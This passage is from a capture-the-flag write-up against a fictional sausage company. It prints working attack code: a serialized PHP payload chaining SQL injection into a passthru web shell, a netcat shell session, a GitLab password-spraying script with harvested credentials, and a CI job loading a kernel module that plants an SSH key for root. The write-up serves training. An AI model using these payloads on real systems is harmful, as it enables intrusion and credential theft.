53 [[FLAG_POST-EXPLOITATION_0d21b435f7a5bafa5515faffa1c32207_UtU]]
```

## Exploit Enigma (Initial Access)

One page that still eludes us is the main page at *maultaschenfabrikle.de*. It appears to be running a relatively recent version of *WordPress*. However, after conducting a scan with *wpscan*<sup>7</sup>, we discovered that one plugin is outdated and susceptible to *Unauthenticated PHP Object Injection*. Specifically, the *Simple Ads Manager*<sup>8</sup> plugin installed on the system is the latest version *2.9.8.125*, which is approximately seven years old.

```
1 $ docker run -it wpscanteam/wpscan --update \  
2   --url https://maultaschenfabrikle.de -e vp --api-token=[...] \  
3   --plugins-detection aggressive  
4 [...]\  
5  
6 [+] simple-ads-manager  
7 | Location: [...] /wp-content/plugins/simple-ads-manager/  
8 | Latest Version: 2.9.8.125 (up to date)  
9 | Last Updated: 2016-05-03T19:28:00.000Z  
10 | Readme: [...] /wp-content/plugins/simple-ads-manager/readme.txt  
11 |  
12 | Found By: Known Locations (Aggressive Detection)  
13 | - [...] /wp-content/plugins/simple-ads-manager/, status: 200  
14 |  
15 | [!] 1 vulnerability identified:  
16 |  
17 | [!] Title: Simple Ads Manager - Unauthenticated PHP Object Injection  
18 |   References:  
19 |   [...]  
20 |  
21 | Version: 2.9.8.125 (100% confidence)  
22 | Found By: Readme - Stable Tag (Aggressive Detection)  
23 | - [...] /wp-content/plugins/simple-ads-manager/readme.txt  
24 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)  
25 | - [...] /wp-content/plugins/simple-ads-manager/readme.txt  
26 [...]
```

In general, *Unauthenticated PHP Object Injection* holds promise, but it is highly unlikely to discover the necessary gadgets within the core of a newer *WordPress* version that would facilitate *remote code execution (RCE)*. It becomes even more improbable to exploit such vulnerabilities when no other installed and enabled plugin possesses the appropriate codebase. In this case, let's explore if there are other vulnerabilities that can grant us access to the system. From the *wpscan* output, we are aware that version *2.9.8.125* is installed. Additionally, we have insight from the advisory regarding the *PHP Object Injection* vulnerability, directing us where to focus our attention in the code for closer examination.

<sup>7</sup><https://github.com/wpscanteam/wpscan/>

<sup>8</sup><https://wordpress.org/plugins/simple-ads-manager/>



```

1 $ svn co https://plugins.svn.wordpress.org/simple-ads-manager/tags
  /2.9.8.125/
2 [...]
3 $ vim sam-ajax-loader.php
4 [...]
5 97     case 'sam_ajax_load_ads':
6 98         if ( ( isset( $_POST['ads'] ) && is_array( $_POST['ads'] )
7           ) && isset( $_POST['wc'] ) ) {
8 99             $clauses = unserialize( base64_decode( $_POST['wc'] ) );
9 100             $places = $_POST['ads'];
10 101             $ads     = array();
11 102             $ad      = null;
12 103             include_once( 'ad.class.php' );
13 104             foreach ( $places as $value ) {
14 105                 $placeId = (int)$value[0];
15 106                 $adId    = (int)$value[1];
16 107                 $codes   = (int)$value[2];
17 108                 $elementId = $value[3];
18 109                 $args    = array( 'id' => ( $adId == 0 ) ? $placeId
19                   : $adId );
20 110
21 111                 if ( $adId == 0 ) {
22 112                     $ad = new SamAdPlace( $args, $codes, false,
23                       $clauses, true );
24 113                 } else {
25 114                     $ad = new SamAd( $args, $codes, false, true );
26 115                 }
27 [...]

```

Upon analysis, we observe that the method `load_ads` and the POST parameters `ads` play a role before reaching the `unserialize()` function. Additionally, we notice the inclusion of the `ad.class.php` class and the creation of the `SamAdPlace` object utilizing user input directly from the POST parameter `wc`. The variable name `clauses` suggests that the serialized input may be utilized in a SQL statement at a later stage.

```

1 194 if ( ! class_exists( 'SamAdPlace' ) ) {
2 195     class SamAdPlace {
3 [...]
4 294         private function buildAd( $args = null, $useCodes = false )
5           {
6 [...]
7 327             $whereClause = $this->clauses['WC'];
8 328             $whereClauseT = $this->clauses['WCT'];
9 329             $whereClauseW = $this->clauses['WCW'];
10 330             $whereClause2W = $this->clauses['WC2W'];
11 [...]
12 341             $aSql = "
13 342 (SELECT
14 343     @pid := sp.id AS pid,

```

```
14 344  0 AS aid,
15 345  sp.name,
16 346  sp.patch_source AS code_mode,
17 347  @code_before := sp.code_before AS code_before,
18 348  @code_after := sp.code_after AS code_after,
19 349  @ad_size := IF(sp.place_size = \"custom\", CONCAT(CAST(sp.
    place_custom_width AS CHAR), \"x\", CAST(sp.place_custom_height AS
    CHAR)), sp.place_size) AS ad_size,
20 350  sp.patch_code AS ad_code,
21 351  sp.patch_img AS ad_img,
22 352  \"\" AS ad_alt,
23 353  0 AS ad_no,
24 354  sp.patch_link AS ad_target,
25 355  0 AS ad_swf,
26 356  \"\" AS ad_swf_flashvars,
27 357  \"\" AS ad_swf_params,
28 358  \"\" AS ad_swf_attributes,
29 359  \"\" AS ad_swf_fallback,
30 360  sp.patch_adserver AS ad_adserver,
31 361  sp.patch_dfp AS ad_dfp,
32 362  0 AS count_clicks,
33 363  0 AS code_type,
34 364  IF((sp.patch_source = 1 AND sp.patch_adserver) OR sp.patch_source
    = 2, -1, 1) AS ad_cycle,
35 365  @aca := IFNULL((SELECT AVG(sa.ad_weight_hits*10/(sa.ad_weight*
    $cycle)) FROM $aTable sa WHERE sa.pid = @pid AND sa.trash IS NOT
    TRUE AND {$whereClause} {$whereClauseT} {$whereClause2W}), 0) AS aca
36 366 FROM {$pTable} sp
37 367 WHERE {$pId} AND sp.trash IS FALSE)
38 368 UNION
39 369 (SELECT
40 370  sa.pid,
41 371  sa.id AS aid,
42 372  sa.name,
43 373  sa.code_mode,
44 374  @code_before AS code_before,
45 375  @code_after AS code_after,
46 376  @ad_size AS ad_size,
47 377  sa.ad_code,
48 378  sa.ad_img,
49 379  sa.ad_alt,
50 380  sa.ad_no,
51 381  sa.ad_target,
52 382  sa.ad_swf,
53 383  sa.ad_swf_flashvars,
54 384  sa.ad_swf_params,
55 385  sa.ad_swf_attributes,
56 386  sa.ad_swf_fallback,
57 387  0 AS ad_adserver,
58 388  0 AS ad_dfp,
59 389  sa.count_clicks,
```

```

60 390 sa.code_type,
61 391 IF(sa.ad_weight, (sa.ad_weight_hits*10/(sa.ad_weight*$cycle)), 0)
    AS ad_cycle,
62 392 @aca AS aca
63 393 FROM {$aTable} sa
64 394 WHERE sa.pid = @pid AND sa.trash IS FALSE AND {$whereClause}
65 {$whereClauseT} {$whereClauseW})
66 395 ORDER BY ad_cycle
67 396 LIMIT 1;";
68 397
69 398 $ad = $wpdb->get_row( $aSql, ARRAY_A );
70 [...]
71 469 // Image and Code Modes
72 470 if ( $ad['code_mode'] == 0 ) {
73 [...]
74 534 } elseif ( $ad['code_mode'] == 1 ) {
75 535     if ( $ad['code_type'] == 1 ) {
76 536         ob_start();
77 537         eval( '?>' . $ad['ad_code'] . '<?' );
78 [...]

```

As anticipated, the content of clauses is indeed used within an SQL statement in the `ad.class.php` file. However, upon further examination, we discovered that a portion of the SQL result, stored in the `$ad` variable, is subsequently utilized within an `eval()` function. This revelation indicates that if we can construct a serialized PHP object containing the "correct" values, such that `$ad['code_mode']` is equal to 1 and `$ad['code_type']` is also equal to 1, *remote code execution (RCE)* becomes feasible.

After conducting extensive research and with the assistance of the SQL injection vulnerability discovered by *Kacper Szurek*<sup>9</sup> in versions **<= 2.9.4.116**, we were able to construct an SQL query that meets the aforementioned requirements. Below is a simple PHP script that generates a serialized PHP object incorporating our SQL query and the PHP code that will be executed within the `eval` function:

```

1 <?php
2
3 $out = array();
4 $out['WC'] = '1=0';
5 $out['WCT'] = '';
6 $out['WCW'] = ') UNION (SELECT "a","b","c",1,"d","e","f","<?php
    passthru($_REQUEST["cmd"]); ?>","g","h","i","j","k","l","m","n","p
    ", 1337,"r","s", 1,"t","u"');
7 $out['WC2W'] = '';
8
9 echo base64_encode(serialize($out));
10
11 ?>

```

<sup>9</sup><https://security.szurek.pl/simple-ads-manager-294116-sql-injection.html>



```
5
6 $ nc -lvp 31415
7 Listening on 0.0.0.0 31415
8 Connection received on view-localhost 46156
9 [...]
10 www-data@b5aa755358ab:/$ id
11 id
12 uid=33(www-data) gid=33(www-data) groups=33(www-data)
13 www-data@b5aa755358ab:/$ cd /var/www
14 www-data@b5aa755358ab:/var/www/$ ls
15 flag.txt html
16 www-data@b5aa755358ab:/var/www/$ cat flag.txt
17 [[FLAG_INITIAL-ACCESS_7e0e59228ae555f79b95aa94b4404645_EE]]
```

Now that we have gained system access, we can proceed with post-exploitation activities and search for potentially useful files. Remarkably, we discovered a phone book located at `/var/www/html/wp-content/uploads/2022/08/`, containing a comprehensive list of employees. The tables within the PDF can be easily extracted using the `tabula`<sup>10</sup> tool, as demonstrated below. This extraction process will enable us to access and utilize the employee information for future reference.

```
1 $ java -jar tabula.jar Intern-Telefonbuch-2022-08-08.pdf --pages all
   2>/dev/null \
2   | awk -F "," '{print $1" "$2}' | grep -vE "(Vorname|Nachname|\\)" \
3   | tr '[:upper:]' '[:lower:]' | sort -u
4 andreas becker
5 andreas huber
6 andreas weber
7 anja vogel
8 anna braun
9 anna mueller
10 anna schmitt
11 anna schreiber
12 anna wagner
13 annika meyer
14 [...]
```

Another approach to obtain additional usernames could involve initiating a password-spraying attack against *Microsoft 365* using the list of users already discovered on the social hub `hub.maultaschenfabrikle.de` or with the phone book mentioned above.

```
1 $ credmaster.py --access_key ${ACCESS_KEY} \
2   --secret_access_key ${SECRET_KEY} --plugin mso1 \
3   -u data/users -p data/passwords \
4   --passwordsperdelay 3 -t 3 -j 20 -m 10 -d 120 \
5   -a useragents.txt -o output_MTF
6
7 [...]
```

<sup>10</sup><https://github.com/tabulapdf/tabula-java>

```
8 [+] SUCCESS: Florian.Winter@maultaschenfabrikle.de:Maultaschen2023 -  
    NOTE: The response indicates MFA (Microsoft) is in use  
9 [+] SUCCESS: Lena.Schulz@maultaschenfabrikle.de:Maultaschen2023  
10 [...]
```

One user, "**lena.schulz**" has been identified as not having *Multi-Factor Authentication (MFA)* enabled and configured. This user can be exploited to extract data from the *Entra ID* using the well-known tool called *roadrecon*<sup>11</sup>, as demonstrated in the example below:

```
1 $ roadrecon auth -u Lena.Schulz@maultaschenfabrikle.de -p  
    Maultaschen2023  
2 Tokens were written to .roadtools_auth  
3 $ roadrecon gather  
4 Starting data gathering phase 1 of 2 (collecting objects)  
5 Starting data gathering phase 2 of 2 (collecting properties and  
    relationships)  
6 ROADrecon gather executed in 5.77 seconds and issued 847 HTTP requests.  
7  
8 $ sqlite3 -header roadrecon.db "SELECT mailNickname FROM Users;"  
9 mailNickname  
10 -----  
11 adminmtf  
12 Andreas.Becker  
13 Andreas.Huber  
14 Andreas.Weber  
15 Anja.Vogel  
16 Anna.Braun  
17 Anna.Mueller  
18 Anna.Schmitt  
19 Anna.Schreiber  
20 Anna.Wagner  
21 [...]
```

---

<sup>11</sup><https://github.com/dirkjanm/ROADtools>



## Continuous Integration [kə 'ntɪnju.əs 'ɪntəɡreɪʃən]

Within the scope of *Kurts Maultaschenfabrikle*, we have discovered a *GitLab* instance. The name of the challenge itself hinted towards this direction, as it phonetically represents *Continuous Integration (CI)*. By executing a simple `subfinder`<sup>12</sup> command, we obtained the URL for the *GitLab* instance:

```
1 $ subfinder -d maultaschenfabrikle.de
2 [...]
3 [INF] Enumerating subdomains for 'maultaschenfabrikle.de'
4 gitlab.maultaschenfabrikle.de
5 helpdesk.maultaschenfabrikle.de
6 [...]
```

Although easily guessable passwords such as `admin:admin` proved unsuccessful, we can leverage the information obtained from the phone book in a previous challenge ("*Exploit Enigma*" (see page 16)) to execute a password spraying attack. Below is a simple *proof-of-concept (PoC)* script that will spray the password **Maultaschen2023** against all users listed in the phone book. Additionally, a potential candidate for the password could be the initial password (**KurtsMaultaschenfabrikle2**) we discovered during our reconnaissance in the "*Access Denied*" (see page 9) challenge.

```
1 #!/usr/bin/env python3
2
3 import bs4
4 import requests
5 from urllib.parse import urljoin
6 from urllib3.exceptions import InsecureRequestWarning
7 requests.packages.urllib3.disable_warnings(category=
8     InsecureRequestWarning)
9
10 headers = {
11     "User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (
12     KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36"
13 }
14 proxies = None
15
16 def get_token(url, session):
17     response = session.get(urljoin(url, "users/sign_in"),
18                             proxies=proxies, verify=False,)
19     response.raise_for_status()
20
21     soup = bs4.BeautifulSoup(response.text, "html.parser")
22     csrf_param = soup.find("meta", dict(name="csrf-param"))["content"]
23     csrf_token = soup.find("meta", dict(name="csrf-token"))["content"]
24
25     return csrf_param, csrf_token
```

<sup>12</sup><https://github.com/projectdiscovery/subfinder>

```
26
27
28 def run():
29     users = [
30         "andreas.becker",
31         "andreas.huber",
32         "andreas.weber",
33         "anja.vogel",
34         [...]
35         "timo.schmidt",
36         "timo.schreiber",
37         "timo.schuster",
38         "tobias.bauer",
39         "tobias.huber",
40         "tobias.vogt",
41         "tom.richter",
42         "vanessa.bauer",
43         "vanessa.keller",
44         "vanessa.koenig",
45         "vanessa.krause"
46     ]
47     password = "Maultaschen2023"
48     url = "https://gitlab.maultaschenfabrikle.de"
49
50     for user in users:
51         session = requests.Session()
52         csrf_param, csrf_token = get_token(url, session)
53
54         data = {
55             "user[login]": user,
56             "user[password]": password,
57             "user[remember_me]": 0,
58             csrf_param: csrf_token
59         }
60         response = session.post(urljoin(
61             url, "users/sign_in"), data=data, proxies=proxies, verify=
62             False, allow_redirects=False)
63         if (response.status_code == 302):
64             print("[+] {:s}:{:s}".format(user, password))
65
66 if __name__ == "__main__":
67     run()
```

And as luck would have it, someone indeed utilized one of the aforementioned passwords:

```
1 $ ./pwd_spray_gitlab.py
2 [+] lena.schulz:Maultaschen2023
3 $ ./pwd_spray_gitlab.py
4 [+] patrick.braun:KurtsMaultaschenfabrikle2
```




Another avenue to explore is examining the *XING* post, where a workstation featuring a post-it note in the lower left corner catches our attention. Regrettably, the picture quality is subpar, making it challenging to decipher the details. However, we can make out fragments such as **GitLab** and **Developer** in the text.




Luckily, we also have an Instagram page located at <https://instagram.maultaschenfabrikle.de>, where we discovered the same picture in high resolution<sup>13</sup>. This provides us with a clearer view and better readability of the content.


<sup>13</sup><https://instagram.maultaschenfabrikle.de/images/wfh.png>





Luck is on our side as the credentials discovered on the post-it note are still valid, granting us access to the *GitLab* instance under the name of **Max Fischer**.








Within the *GitLab* instance, we have obtained **Maintainer** access to numerous repositories. During our information gathering process, we stumbled upon the flag within the **redaktion-dashboard** repository at `/redaktion-dashboard/public/flag.txt` as seen in the screenshot below:



Development > ● redaktion-dashboard

 **Use new bunny interface instead of deprecated queue.publish()** 8c702d98   
Johannes Schmitz authored 5 days ago

main ▾ redaktion-dashboard / public / flag.txt Find file Blame History Permalink

 **flag.txt**  60 bytes Open in Web IDE ▾ Replace Delete   


```
1 [[FLAG_INITIAL-ACCESS_e40f1ff0112ab9cf8d7f844e916a4bac_CI]]
2
```

Our next course of action entails meticulously examining each repository, searching for any misconfigurations within the *GitLab* instance that may potentially grant us additional privileges or access.



## Hidden paths (Reconnaissance)

During the reconnaissance phase, we discovered that the helpdesk repository, which we have **Maintainer** access to, has a configured *GitLab Runner*. Depending on the specific configuration of the runner, this presents an opportunity to execute commands on the host system. Our initial step involves examining how the runner was set up and the capabilities it offers. Fortunately, the assigned runner for the project possesses tags such as **deployment** and **docker**, providing us with initial clues regarding its potential configuration, as seen in the screenshot below.



| Property Name          | Value             |
|------------------------|-------------------|
| Active                 | Yes               |
| Protected              | No                |
| Can run untagged jobs  | Yes               |
| Locked to this project | Yes               |
| Tags                   | deployment docker |
| Name                   | gitlab-runner     |
| Version                | 16.0.2            |
| IP Address             | 167.172.166.231   |
| Revision               | 85586bd1          |
| Platform               | linux             |
| Architecture           | amd64             |
| Description            | gitlab-runner     |
| Maximum job timeout    |                   |
| Last contact           | 7 minutes ago     |

The `capsh`<sup>14</sup> program was employed within the *GitLab* pipeline to gather system information and verify our hypothesis regarding the *GitLab Runner* executor. A basic `gitlab-ci.yml` configuration could resemble the following:

```
1 pwn:
2   stage: build
3   image: ubuntu:latest
```

<sup>14</sup><https://sites.google.com/site/fullycapable/>

```
4
5  script:
6  - |
7    apt update && apt install -y libcap2-bin
8    grep Cap /proc/1/status
9    capsh --print
```

This configuration allows us to execute the `capsh --print` command within the *build* stage of the pipeline, enabling us to retrieve the desired system details and confirm our assumptions about the *GitLab Runner* executor. Through the utilization of the provided `gitlab-ci.yml`, we successfully determined that the *Docker* container have the `SYS_MODULE` capability, enabling it to handle system modules.

```
72 CapInh:      0000000000000000
73 CapPrm:      00000000a80525fb
74 CapEff:      00000000a80525fb
75 CapBnd:      00000000a80525fb
76 CapAmb:      0000000000000000
77 Current: cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap=ep
78 Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
79 Ambient set =
80 Current IAB: !cap_dac_read_search,!cap_linux_immutable,!cap_net_broadcast,!cap_net_admin,!cap_ipc_lock,!cap_ipc_owner,!cap_sys_rawio,!cap_sys_ptrace,!cap_sys_pacct,!cap_sys_admin,!cap_sys_boot,!cap_sys_nice,!cap_sys_resource,!cap_sys_time,!cap_sys_tty_config,!cap_lease,!cap_audit_control,!cap_mac_override,!cap_mac_admin,!cap_syslog,!cap_wake_alarm,!cap_block_suspend,!cap_audit_read,!cap_perfmon,!cap_bpf,!cap_checkpoint_restore
81 Securebits: 00/0x0/1'b0
82  secure-noroot: no (unlocked)
83  secure-no-suid-fixup: no (unlocked)
84  secure-keep-caps: no (unlocked)
85  secure-no-ambient-raise: no (unlocked)
86 uid=0(root) euid=0(root)
87 gid=0(root)
88 groups=0(root)
89 Gussed mode: UNCERTAIN (0)
90 Cleaning up project directory and file based variables
91 Job succeeded
```

The `SYS_MODULE` capability provides an attacker the ability to load and unload kernel modules within the context of the host system. In this particular scenario, it grants access to the host system where the *GitLab Runners* are running. This capability can be exploited to execute privileged operations on the host system, potentially leading to unauthorized access or further compromise.

The strategy to gain access to the host system is as follows:

- Develop a kernel module that deposits an SSH key in the root folder.

- Implement a `gitlab-ci.yml` file that compiles the kernel module within the *Docker* container.
- Once the kernel module is compiled, load it into the system.
- The kernel module will be loaded on the host system, enabling us to establish an SSH connection.

Below is an example *Makefile* and a kernel module that places an SSH key in the **root** folder:

```
1 obj-m +=foo.o
2 all:
3     make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
4 clean:
5     make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

```
1 #include <linux/init.h>
2 #include <linux/module.h>
3 #include <linux/kmod.h>
4
5 MODULE_LICENSE("GPL");
6
7 static int drop_ssh_key(void)
8 {
9     char *argv[] = {"/bin/bash", "-c", "echo 'SSH PUBLIC KEY' >> /root
10     /.ssh/authorized_keys", NULL};
11     static char *env[] = {
12         "HOME=",
13         "TERM=linux",
14         "PATH=/sbin:/bin:/usr/sbin:/usr/bin", NULL};
15     return call_usermodehelper(argv[0], argv, env, UMH_WAIT_PROC);
16 }
17
18 static int init_mod(void)
19 {
20     return drop_ssh_key();
21 }
22
23 static void exit_mod(void)
24 {
25     return;
26 }
27
28 module_init(init_mod);
29 module_exit(exit_mod);
```

An example `gitlab-ci.yml` where the *Makefile* and the kernel module are encoded with base64 could look like this:

```
1 pwn:
2   stage: build
3   image: ubuntu:latest
4
```

```

5  script:
6  - |
7  apt update && \
8  apt install -y kmod gcc make linux-headers-$(uname -r)
9  echo "I2luY2x[...]9kKTs=" | base64 -d >> /tmp/foo.c
10 echo "b2JqLW[...]lYW4K" | base64 -d >> /tmp/Makefile
11 cd /tmp && make
12 insmod foo.ko

```

This `gitlab-ci.yml` file installs all the necessary dependencies to build the kernel module. Additionally, it encodes the *Makefile* and the kernel module into `/tmp`. Then, the `make` command is executed to compile the kernel module, followed by the `insmod` command to load it.

```

443 make -C /lib/modules/5.19.0-45-generic/build M=/tmp modules
444 make[1]: Entering directory '/usr/src/linux-headers-5.19.0-45-generic'
445 warning: the compiler differs from the one used to build the kernel
446 The kernel was built by: x86_64-linux-gnu-gcc (Ubuntu 11.3.0-1ubuntu1~22.04.1) 11.3.0
447 You are using: gcc (Ubuntu 11.3.0-1ubuntu1~22.04.1) 11.3.0
448 CC [M] /tmp/foo.o
449 MODPOST /tmp/Module.symvers
450 CC [M] /tmp/foo.mod.o
451 LD [M] /tmp/foo.ko
452 BTF [M] /tmp/foo.ko
453 Skipping BTF generation for /tmp/foo.ko due to unavailability of vmlinux
454 make[1]: Leaving directory '/usr/src/linux-headers-5.19.0-45-generic'
455 Cleaning up project directory and file based variables
456 Job succeeded

```

If everything goes smoothly, we should now have access to the host system of the *GitLab Runner*.

```

root@gitlab-runner-0:~# ssh -i id_dhn_pwn root@167.172.166.231
Last login: Mon Jun 19 11:29:13 2023 from 68.183.220.115
root@gitlab-runner-0:~# docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS        NAMES
3db41dd15b1c  gitlab/gitlab-runner:latest         "/usr/bin/dumb-init ..." 3 hours ago   Up 3 hours   gitlab-runner
root@gitlab-runner-0:~#

```

Unfortunately, it appears that this particular runner did not provide us with access to the internal network of the *Maultaschenfabrikle*, as indicated in the `"hint.txt"` file.

